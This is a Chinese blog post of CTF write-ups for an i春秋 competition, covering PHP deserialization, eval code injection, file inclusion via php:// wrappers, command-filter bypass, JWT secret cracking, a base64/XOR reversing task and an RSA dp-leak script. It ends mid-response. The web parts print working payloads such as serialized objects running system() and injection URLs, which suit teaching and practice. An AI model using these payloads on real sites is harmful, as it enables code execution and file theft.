i春秋试验场 CTF答题夺旗赛（第四季）


原创

A_dmins 于 2019-12-29 12:14:48 发布 1074 收藏 2

分类专栏： CTF题 i春秋CTF 比赛CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/103681548

版权



CTF题 同时被 3 个专栏收录


115 篇文章 11 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏



比赛CTF

25 篇文章 0 订阅

订阅专栏

i春秋试验场 CTF答题夺旗赛（第四季）

web nani

进入查看源码可以看见：

```
<html>
    <title>Where</title>

<a href="./index.php?file=show.php"></a></html>

```

添加参数file，提示一个user.php，发现存在文件包含，直接进行文件读取，得到user.php的源码：


```php
<?php
class convent{
 var $warn = "No hacker.";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```

又是反序列化，构造反序列化执行代码：


```php
<?php

class convent{
 var $warn = "system('ls');";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}

$a = new convent();
echo serialize($a);
?>
```

绕过__wakeup方法，payload：

```
O:7:"convent":2:{s:4:"warn";s:13:"system('ls');";}
```



得到flag：




flag{qishinizhixuyaocaidaozhegewenjiandemingzijiuxingle}

MISC XImg

steg存在一个二维码，是假的，，，，
利用Zsteg工具，安装：

```
gem install zsteg
```


直接运行可以得到flag：



附上一个隐写工具合集文章：隐写术 - 有用工具和资源的列表

RE basebasebase

下载下来无法运行，，直接拖入ida，查看字符串：



.rdata:00…	00000045	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz)!@#$%^&*(+/=
.rdata:00…	0000000D	C	KERNEL32.dll
.rdata:00…	0000000D	C	MSVCR120.dll
.data:004…	0000000E	C	Give Me Flag:
.data:004…	0000000D	C	Successful!\n

main反编译看不见代码，只能看汇编，，，，，
得到一串base64的编码，不过0~9变成了键盘上的字符
而且我们可以看见一串明文：

```
-----------------------------------------
        mov     dword ptr [ebp-84h], 0
        mov     byte ptr [ebp-28h], 'Y'
        mov     byte ptr [ebp-27h], 'n'
        mov     byte ptr [ebp-26h], '{'
        mov     byte ptr [ebp-25h], 'k'
        mov     byte ptr [ebp-24h], 'Y'
        mov     byte ptr [ebp-23h], ' '
        mov     byte ptr [ebp-22h], 'w'
        mov     byte ptr [ebp-21h], 'j'
        mov     byte ptr [ebp-20h], 'Z'
        mov     byte ptr [ebp-1Fh], '['
        mov     byte ptr [ebp-1Eh], 'M'
        mov     byte ptr [ebp-1Dh], 'o'
        mov     byte ptr [ebp-1Ch], '['
        mov     byte ptr [ebp-1Bh], 'C'
        mov     byte ptr [ebp-1Ah], 'Z'
        mov     byte ptr [ebp-19h], '*'
        mov     byte ptr [ebp-18h], 'Z'
        mov     byte ptr [ebp-17h], 'C'
        mov     byte ptr [ebp-16h], 'w'
        mov     byte ptr [ebp-15h], 'e'
        mov     byte ptr [ebp-14h], 'V'
        mov     byte ptr [ebp-13h], 'n'
        mov     byte ptr [ebp-12h], 'U'
        mov     byte ptr [ebp-11h], 'C'
        mov     byte ptr [ebp-10h], 'Y'
        mov     byte ptr [ebp-0Fh], '['
        mov     byte ptr [ebp-0Eh], 'I'
        mov     byte ptr [ebp-0Dh], 'y'
        mov     byte ptr [ebp-0Ch], 'Y'
        mov     byte ptr [ebp-0Bh], '['
        mov     byte ptr [ebp-0Ah], '*'
        mov     byte ptr [ebp-9], ')'
        mov     byte ptr [ebp-8], 3
        push    offset aGiveMeFlag ; "Give
```

可以看出，这串明文是进行比较的：

```
movsx   edx, byte ptr [ebp+ecx-28h]
cmp     eax, edx
```

不过直接base变码解不出来，因为表都不对，所以我们怀疑是进行变化
最后看见：

```
movsx   ecx, byte ptr [eax]
xor     ecx, 3
mov     edx, [ebp-7Ch]
```

有亦或，直接进行变化得到字符串：

```
a = ['Y','n','{','k','Y',' ','w','j','Z','[','M','o','[','C','Z','*','Z','C','w','e','V','n','U','C','Y','[','I'
,'y','Y','[','*',')']

flag = ""
for i in a:
 flag += chr(ord(i) ^ 3)
print(flag)
```

```
(base) C:\Users\Administrator\Desktop>python 1.py
ZmxhZ#tiYXN1X@Y}Y@tfUmV@ZXJzZX}*
```

利用自己写的base64变码脚本执行得到flag：

```
(base) C:\Users\Administrator\Desktop>python 1.py

     ************************************
     *    (1)encode         (2)decode    *
     ************************************

Please select the operation you want to perform:
2
Please enter a string that needs to be decrypted:
ZmxhZ#tiYXN1X@Y}Y@tfUmV@ZXJzZX}*
Decrypted String:
flag{base_f4ck_Reverse}<
```


WEB random

打开题目得到源码：

```
<?php
    show_source(__FILE__);
    include "flag.php";
    $a = @$_REQUEST['hello'];
    $seed = @$_REQUEST['seed'];
    $key = @$_REQUEST['key'];

    mt_srand($seed);
    $true_key = mt_rand();
    if ($key == $true_key){
        echo "Key Confirm";
    }
    else{
        die("Key Error");
    }
    eval( "var_dump($a);");
?>
```

构造执行即可，，，传入seed和key，然后利用代码执行payload，都行：

```
http://120.55.43.255:27189/?seed=5555&key=941403987&hello=file(%22flag.php%22)
http://120.55.43.255:27189/?seed=5555&key=941403987&hello=);system(%22cat%20./flag.php%22
```



crypto rsa

给出了e，n，dp，c，直接上网找到大佬的模板套用一下即可常见的RSA套路脚本：

```python
import gmpy2 as gp

e = 65537
n = gp.mpz(4445119073748116213338649684302514198553478820816958889045317953668575174172897162133634081375508664091634086336796856353158812379148157621349497707984393273734692866753703811158223810929974334912384959705274843561271311323458930073680698142868229310479154829475442307419246748803046079024135277946575561740213611137599627423069666436296448007592098298934382224474788826635738914733865201380179971953625599187302327097194868473372484251215478938624582289643604721190451542554466064471847829307671209242292610904645140456977352010163331175793857875972627835438862172202999593644761251673288834181098491393843186924401167467171560258693999900080340028817584529362139243064289554424758343116049059052607236077885043323898243482922864027814740543751849284628702400170125862298066588508818031346785652931802075567312900449488463081656958963697037204829411161354458366848369902864181026408838447061224077017823600722569871971184683916623661059646297868992814848848776407335492033946800060686372517176236915987535702604790504070692622365837269051514955508012742771550398398448720503807725374097141646800835391181246462178338718164885780920013654864002422155647663360418034130061833103549108205983739056175647978174212317168271559277233766783)
dp = gp.mpz(2068808319440109818339862609435246930815052358358310427072319998892669477613153195320703166865240848111946691932989360776365762395202490987674006758419185150524465837746536502050300807229271627930661591140893418230335747434132976640785298327579049922532286249966490163319092523280216297713525421670783489481673052975999163434332203952841388393775239701146677952159076771178677731715916170064531809127852839525257608697983879091720117973965781935677178874330166943063115722223492201093416368851278994732100747961799617028923067603765576286596202006305683101913481497004871894003792088812180660803257420448267311472640 1)
c = gp.mpz(3782459126898628196687162577951082553369288836939842638059087023375911604082349747163562924131907867048788807429981019267284098252163391972085129290794846870181872635222437819587014688499153726743372746401960433624774068906223456865035121515015923979267644429456554238016021001858672391068367048352156862460838121174396859906373522461915170106453434172831691231056977827470262310440646399553748548730896047666779427253741082137499820529858662594339002552181802859754770453236479238813224283496320564844060175645864818484428342473859044028240723523546778238230786468746321951283282999421281165082515648119235643629914666600054385804495581841970066234903034136364611374347039255647852993358033412220515701318420421209237191840916896298093808283066497024404607618481546826119727680993408969955461885262742351184886189518655890500874341627281162051491885552731279555365885515659516185352309081299652501512580489349859774937408974207183402685363637631276768991142198287535700409786401211853544318840415978519107843470409462517525772014267976849126716414703072497942697559722780131078318855447810293842560695867137142018226830719582990384101028212135709336527191914134905634648232968528949609941489228671492638975302154745005644431331615 27)

for x in range(1, e):
    if(e*dp%x==1):
        p=(e*dp-1)//x+1
        if(n%p!=0):
            continue
        q=n//p
        phin=(p-1)*(q-1)
        d=gp.invert(e, phin)
        m=gp.powmod(c, d, n)
        if(len(hex(m)[2:])%2==1):
            continue
        print('--------------')
        print(m)
        print(hex(m)[2:])
        print(bytes.fromhex(hex(m)[2:]))
```

得到flag：

```
PS E:\A安全\CTFtools\python> python .\rsa.py
--------------
383211290106406410757909596019768289447939381721255656
666c61677b525f735f615f31735f46756e6e7921217d
b'flag{R_s_a_1s_Funny!!}'
PS E:\A安全\CTFtools\python>
```

WEB admin

进入页面发现没啥，，查看源代码得到：

```php
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
```

emmmm，老套路了，，，
直接构造：

```
POST
/?user=php://input&file=php://filter/read=convert.base64-encode/resource=class.php

admin
```

得到class.php源码：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwww man";
    }
}
?>
```

直接读取flag不行，，，看来需要反序列化，不过没看见有反序列化的地方
怀疑代码没有给完，直接读取index.php，得到源码：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/ffffffflag/",$file)){
        exit();
    }else{
        include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not admin ! ";
    echo "<br/>";
    echo "hava a rest and then change your choose.";
}

?>
```


直接构造payload：

```php
<?php
class Read{//ffffffflag.php
    public $file = "ffffffflag.php";
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwwww man";
    }
}

$a = new Read();
echo serialize($a);
?>
```

运行结果：


```
O:4:"Read":1:{s:4:"file";s:13:"ffffffflag.php";}
```

得到flag：




MISC pypi


这道题目真的头皮发麻，，，，
首先拿到压缩包，但是只能解压出一张图片，估计密码就在这张图片里面，，，
拿去lsb看看，发现有类似于base85的字符，，



在线解密一下，，，得到：



emmm，类似于jwt的字符串，拿去看看：




果然，方向没错，继续，爆破jwt的密钥：


```
root@kali:~/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzd
WIiOiIxMjM0NTY3ODkwIiwiaGludCI6IlRoZSBTaWduYXR1cmUncyBNZDUgaXMgWmlwJ3MgUGFzc3dvc
mQiLCJpYXQiOjE1MTYyMzkwMjJ9.wvVICsoUEmVkDxWAfBgDR9Xp32x88OB1h08UmTTenxA
Secret is "Zac1"
```

进行MD5加密，得到密码！！！
解压得到：

直接去pypi网站搜索gameforflag：



下载文件，找到flag：




WEB post1

这道题目有点意思啊，，，打开页面发现提示，直接查看源代码，得到：

```
POST[a] 这次我们玩过滤好了。
<!--
    eval(system($c));//read flag.txt But no cat!! !
-->
```

post传入一个a，然后进行读取flag.txt文件，不过并不是除了cat其他都能用，，

直接跑字典看过滤了哪些命令：



15	cut	200	☐	☐	294
0		200	☐	☐	244
1	cat	200	☐	☐	244
2	chattr	200	☐	☐	244
3	chgrp	200	☐	☐	244
4	chmod	200	☐	☐	244
5	chown	200	☐	☐	244
6	cksum	200	☐	☐	244
7	cmp	200	☐	☐	244
8	diff	200	☐	☐	244

显然，cut没有过滤，不过测试的时候发现空格和/被过滤？？？
直接进行绕过读取flag.txt文件内容，payload:`a=cut${IFS}-c1-33${IFS}flag.txt`

WEB ping

进入页面可以f12查看源码：

```
There is a ping.php
<!--
    $password="****************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        } else {
            echo "Wrong password..";
        }
-->
```


构造绕过读取代码：


```
POST / HTTP/1.1
Host: 120.55.43.255:21173
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101
Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

password[]=0&path=php://filter/read=convert.base64-encode/resource=ping.php
```

```
HTTP/1.1 200 OK
Date: Fri, 27 Dec 2019 03:52:14 GMT
Server: Apache/2.4.27 (Unix)
X-Powered-By: PHP/5.6.32
Content-Length: 704
Connection: close
Content-Type: text/html; charset=UTF-8

There is a ping.phpRight!!!login
successPD9waHANCmImKGIzc2V0KCRfUkVRVUVTVFsgJ2IwJyBdKSkgew0KICAgICR0YXJnZXQgPSB0cm
ltKCRfUkVRVUVTVFsgJ2IwJyBdKTsNCiAgICAkc3Vic3RpdHV0aW9ucyA9IGFycmF5KA0KICAgICAgICAnJi
cgID0+ICcnLA0KICAgICAgICAnOycgID0+ICcnLA0KICAgICAgICAnfCcgID0+ICcnLA0KICAgICAgICAnLS
